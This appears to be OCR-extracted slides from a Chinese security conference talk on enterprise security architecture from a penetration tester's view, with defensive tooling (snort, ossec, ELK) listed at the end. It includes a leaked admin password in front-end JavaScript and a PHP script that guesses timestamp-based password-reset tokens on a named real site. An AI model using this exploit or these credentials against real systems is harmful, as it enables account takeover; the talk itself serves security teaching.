
从渗透测试角度谈企业安全的架构？

我公司买了Waf 怕什么?


```
<script src="/webmaster/framework/common/cache/sengine.js"></script>
<script src="/webmaster/dwr/engine.js"></script>
<script src="/webmaster/dwr/util.js"></script>
<script type="text/javascript">
    var sysProp = {serverPath : {},networkPath:{}};

    sysProp.userId='SYS_USER-0'
    sysProp.userName='admin'
    sysProp.password='Cyzx!123'

    sysProp.serverPath.LIFECYC_SERVER_OA = [redacted]

    sysProp.serverPath.PON_SERVER = 'http://10.110.180.29:9500/weban/';

    sysProp.serverPath.TOPO_SERVER = 'http://10.110.180.29:9999/IrmsTopo';

    sysProp.serverPath.RMS_SERVER = 'http://10.110.180.29:8888/rms/';

    sysProp.serverPath.TRANS_PANEL_SERVER = 'http://10.0.7.82:9905/webtopoclient';

    sysProp.serverPath.EOMS_SERVER = 'http://10.110.138.76:9200/TNMS';

    sysProp.serverPath.IRCS_SERVER_OA = '[redacted]/';

    sysProp.serverPath.REPORT_SERVER = 'http://10.110.180.29:8888/IRMSReport';

    sysProp.networkPath.OA_IP = [redacted]

    sysProp.serverPath.RES_SERVER = 'http://10.110.180.29:8888/webmaster';
```

前端JS泄露管理员账号密码

我公司买了Waf 怕什么?



我公司买了Waf 怕什么?



我公司买了Waf 怕什么?

http://ucenter.51cto.com/setpass.php?id=6330498&unid=0a35749ac3f8dc33c307e504448625fe

这个是修改密码的链接

存在漏洞时候的unid=0a35749ac3f8dc33c307e504448625fe这里的unid是时间戳之后md5加密的,只要我们知道用户的邮箱、就选择找回密码、猜解发送给用户的url、就可以修改密码了。

exp:

```php
<?php
 echo time().'<br>';

 for($a=1;$a<=40;$a++){
      //获取当前时间戳加一 并且使用md5加密
      $b=md5(time()+$a);
      //初始化curl
      $ch = curl_init() ;
      //设置url路径
      $url="http://ucenter.51cto.com/setpass.phpid=6330498&unid=$b";
      // 设置你需要抓取的URL
      curl_setopt($ch,CURLOPT_URL,"$url");
      // 返回结果，而不是输出它 1为返回结果 0为直接输出(不明白的请看http://0x007.blog.51cto.com/6330498/1
      curl_setopt($ch,CURLOPT_RETURNTRANSFER, 1);
      //发送curl请求
      $result = curl_exec($ch);
      //字符串匹配
    if (stripos($result, '确认密码:')) {
      echo "ok"."<a href=$url tar>您的修改密码连接为</a>";
     }
          curl_close($ch);
}
?>
```


一个逻辑漏洞而已， 任意密码修改的还有很多的例子、比如爆破验证码、比如找回密码的id可以替换他人的 、等等。

网络层 snort

出口流量镜像


主机层 ossec

日志分析 文件监控 rootkit检测 警报和主动响应



日志分析 Elk

elasticsearch+logstash+kibana



1.终端安全管理
2.无线安全
3.应用安全
4.业务安全
5.安全意识

“防需要整个面，攻只需一个点”

Q & A

GITC GITC GITC GITC GITC GITC GITC GITC GITC GITC GITC GITC GITC GITC